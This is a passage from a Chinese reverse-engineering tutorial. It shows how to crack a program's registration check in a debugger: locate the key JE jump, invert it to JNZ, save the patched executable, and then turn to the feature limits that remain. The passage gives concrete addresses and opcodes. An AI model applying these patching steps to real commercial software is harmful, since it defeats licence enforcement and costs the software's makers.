


图6

向上找离注册成功最近的跳转指令，通常就有可能是关键跳：0040CD2F. 0F84 B4000000 JE Unpacked.0040CDE9，不远处我们找到上面这条指令，根据补充学习我们知道这句的意识是：如果上面的TEST AX,AX相等就跳向0040CDE9，如图7。




图7

三、改逆

改逆就是将关键跳指令该成相反的，关键跳指令是JE Unpacked.0040CDE9操作码0F84 B4000000，根据上面补充学习得知，相反指令就是JNZ，操作码是85，如图8。




图8

在关键跳上右键，选择"汇编"把指令改逆，如图9。




图9

注意：不要勾选"使用NOP填充"，点"汇编"进行修改。修改过的指令会变红。然后我们右键选择"复制"→"全选"，如图10。




图10

选中的部分会变成灰色，我们在右键选择"复制到可执行文件"→"*选择部分"，如图11。




图11

在弹出窗口右键盘选择"保存文件"，这也是我们爆破的最后一步了，如图12。




图12

保存为文件Unpacked1.ExE，然后我们打开程序，注册，还是想上面胡乱写注册码，猜猜这次的结果会怎样呢？如图13。




图13

忙了半天当然是成功了！到这里爆破就基本结束了。也没想太多就草草收工了，可没想到在使用的过程中出现了下面戏剧化的场面，让人哭笑不得，如图14。

上面英文的意思是："注册版本不能分割超过10M的文件，请注册解除限制。"看来我们的爆破还不够彻底，只是爆破了注册，但在在程序运行时仍会对注册进行检测，从而造成功能上的限制。下面我们就将爆破进行到底——爆破功能限制。





图14

